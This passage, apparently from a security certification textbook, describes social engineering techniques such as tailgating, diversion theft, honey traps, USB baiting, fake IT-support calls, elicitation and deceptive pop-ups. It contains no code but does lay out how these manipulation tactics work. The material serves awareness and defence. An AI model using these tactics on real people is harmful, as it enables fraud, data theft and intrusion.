  A good example of a reverse social engineering virus is the "**My Party**" worm. This virus does not rely on sensational subject lines but rather makes use of inoffensive and realistic names for its attachments. By using realistic words, the attacker gains the user's trust, confirms the user's ignorance, and completes the task of information gathering.

Piggybacking

Piggybacking usually implies entry into a building or security area with the consent of the authorized person. For example, an attacker might request an authorized person to unlock a security door, saying that they have forgotten their ID badge. In the interest of common courtesy, the authorized person will allow the attacker to pass through the door.

Tailgating

Tailgating implies accessing a building or secured area without the consent of the authorized person. It is the act of following an authorized person through a secure entrance, as a polite user would open and hold the door for those following them. An attacker, wearing a fake badge, might attempt to enter the secured area by closely following an authorized person through a door that requires key access. They then try to enter the restricted area while pretending to be an authorized person.

Diversion Theft

Diversion theft is a technique where attackers target delivery professionals or transport companies. This technique is also known as "Round the Corner Game" or "Cornet Game." The main objective of this technique is to trick a person responsible for making a genuine delivery into delivering the consignment to the wrong location, thus interrupting the transaction. For example, if the victim is a van driver delivering a package, then that person would be persuaded to drive to a location other than the actual delivery location. Subjecting the van driver to a series of social engineering tricks thus allows the theft to be successful.

Diversion theft can also be practiced by social engineers on the Internet; victims can be persuaded to send sensitive or confidential files to some unassociated person who is not intended to receive them.

Honey Trap

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

Baiting

Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

Quid Pro Quo


Quid pro quo is a Latin phrase that meaning "something for something." In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials.

For example, an attacker gathers random phone numbers of the employees of a target organization. They then start calling each number, pretending to be from the IT department. The attacker eventually finds someone with a genuine technical issue and offers their service to resolve it. The attacker can then ask the victim to follow a series of steps and to type in the specific commands to install and launch malicious files that contain malware designed to collect sensitive information.

Elicitation

Elicitation is the technique of extracting specific information from the victim by involving them in normal and disarming conversations. In this technique, attackers must possess good social skills to take advantage of professional or social opportunities to communicate with persons who have access to sensitive information. In social engineering, the purpose of elicitation is to extract relevant information to gain access to the target assets.

For example, if an attacker's objective is to obtain the victim's username and password and the conversation with them only yields things that they like, then the attacker must work more on the elicitation process to extract the relevant information.



Computer-based Social Engineering

Pop-Up Windows	Windows that suddenly pop up while surfing the Internet and ask for **user information** to login or sign-in
Hoax Letters	Emails that issue **warnings** to the user about new viruses, Trojans, or worms that may harm the user's system
Chain Letters	Emails that offer **free gifts** such as money and software on condition that the user **forwards the mail to a specified number of people**
Instant Chat Messenger	Gathering **personal information by chatting** with a selected user online to get information such as birth dates and maiden names
Spam Email	Irrelevant, unwanted, and unsolicited emails that attempt to collect **financial information**, **social security numbers**, and **network information**
Scareware	Malware that tricks computer users into **visiting malware infested websites**, or downloading/ buying potentially malicious software

Computer-based Social Engineering


Attackers perform computer-based social engineering using various malicious programs such as viruses, trojans, and spyware, and software applications such as email and instant messaging. Discussed below are types of computer-based social engineering attacks:

- **Pop-Up Windows**

  Pop-ups trick or compel users into clicking a hyperlink that redirects them to fake web pages asking for personal information or downloading malicious programs such as keyloggers, trojans, or spyware.

  The common method of enticing a user to click a button in a pop-up window is by warning of a problem, such as displaying a realistic operating system or application error message, or by offering additional services. A window appears on the screen requesting the user to re-login or warning about an interruption in the host connection, and that the network connection needs re-authentication. When the user follows these instructions, a malicious program installs, extracts the target's sensitive information, and sends it to the attacker's email address or a remote site. This type of attack uses trojans and viruses.

Examples of pop-ups used for tricking users:



You Are At Risk

Your computer and network pro tections are at risk

Your payment info has been leaked!

You must resolve this issue to avoid losing your deposit.

Google Chrome • news-central.org

Figure 9.1: Screenshot showing sample pop-up window

- **Hoax Letters**

  A hoax is a message warning its recipients of a non-existent computer virus threat. It relies on social engineering to spread its reach. Usually, hoaxes do not cause any physical damage or loss of information; but they cause a loss of productivity and use an organization's valuable network resources.

- **Chain Letters**

  A chain letter is a message offering free gifts, such as money and software, on the condition that the user forwards the email to a predetermined number of recipients. Common approaches used in chain letters are emotionally convincing stories, "**get-rich-quick**" pyramid schemes, spiritual beliefs, and superstitious threats of bad luck to the recipient if they "break the chain" and fail to pass on the message or simply refuse to read its content. Chain letters also rely on social engineering to spread.

- **Instant Chat Messenger**

